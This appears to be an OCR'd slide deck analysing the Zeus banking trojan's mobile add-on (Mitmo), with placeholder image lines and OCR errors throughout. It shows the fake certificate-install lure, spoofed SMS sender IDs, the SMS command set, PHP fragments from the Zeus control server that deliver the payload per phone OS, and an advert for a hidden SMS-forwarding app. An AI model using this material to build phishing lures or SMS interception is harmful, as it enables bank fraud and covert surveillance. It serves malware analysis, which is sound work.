


* [Getting the phone number…]




Please choose your mobile manufacturer and model and add your mobile number.
The digital certificate installation link will be sent via SMS.
Please download and install the application

* [Zeus injection delivers Mitmo]



The certificate installation program link will be sent by SMS. Once received, please download and install the aplication.

* [The SMS with MITMO URL]




Spoofed SMS Sender ID

ID Token
(remember this for later! It is important)


* [cert.sis : Mitmo]

Serial Number:
BF4300010023035 3FF79159EF3B3
Revocation Date:
Sep 28 08:26:26 2010 GMT

Serial Number:
61F1000100235BC2794380405E52
Revocation Date:
Sep 28 08:26:26 2010 GMT



* [Hello admin]



…sent to a UK mobile phone.

* [Mitmo : Commands]


ON / OFF

SET ADMIN

ADD | SENDER | ALL


REM

SET



…sent from the “bad guy” mobile phone.

* [Zeus C&C + Mitmo Integration]



…SMS infected victims

* [Zeus C&C + Mitmo Integration]

```
if ($urlPathExt == 'sis') {
$oGate->addHeader('Content-Type:
application/vnd.symbian.install');
if ($data['mobile_os_type'] == OS_SYMBIAN_78)
    $oGate->outputFile('./symbian/cert_78.sis.txt');
else if ($data['mobile_os_type'] ==OS_SYMBIAN_9)
    $oGate->outputFile('./symbian/cert_9.sis.txt');}
```

symbian OS


```
if ($urlPathExt == 'cab') {
$oGate->addHeader('Content-Type: application/cab');
if ($data['mobile_os_type']==OS_WINDOWS_MOBILE_2K)
$oGateoutputFile('./wm/cert_uncompress.cab.txt');else if
($data['mobile_os_type']=OS_WINDOWS_MOBILE_GR5)
 $oGate->outputFile('./wm/cert_compress.cab.txt');
```

```
if ($urlPathExt == 'cod') {$oGate->addHeader('Content-Type:
application/vnd.rim.cod');if ($data['mobile_os_type'] == OS_BLACKBERRY_41)
$oGate->outputFile('./blackberry/cert_41.cod.txt'); else if
($data['mobile_os_type'] == OS_BLACKBERRY_GR44)
```

BlackBerry


* [Zeus C&C + Mitmo integration]

Remember the token ?




```
mysql_unbuffered_query("
UPDATE sms_list SET
mobile_os_version=$mobile_os_version,
is_downloaded='YES',
ts_downloaded=$ts_downloaded WHERE
token='$token'");
```

* [Mitmo : New ?]



SMS Monitor Lite 1.0
Easy in use remote sms monitoring for less price!

SMS Monitor Lite is a powerful tool for remote sms-monitoring. The main purpose of this application is parental controls and security audit. Program sends all incoming and outgoing sms from mobile phone where it is installed to your number silently. All messages would be sent in hidden mode (application is not shown in phone menu, do not keep copies of sms in sent and reports folders and do not shown in Task List) which is can be useful if you do not want your child (or another person) to know that you read his/her messages.

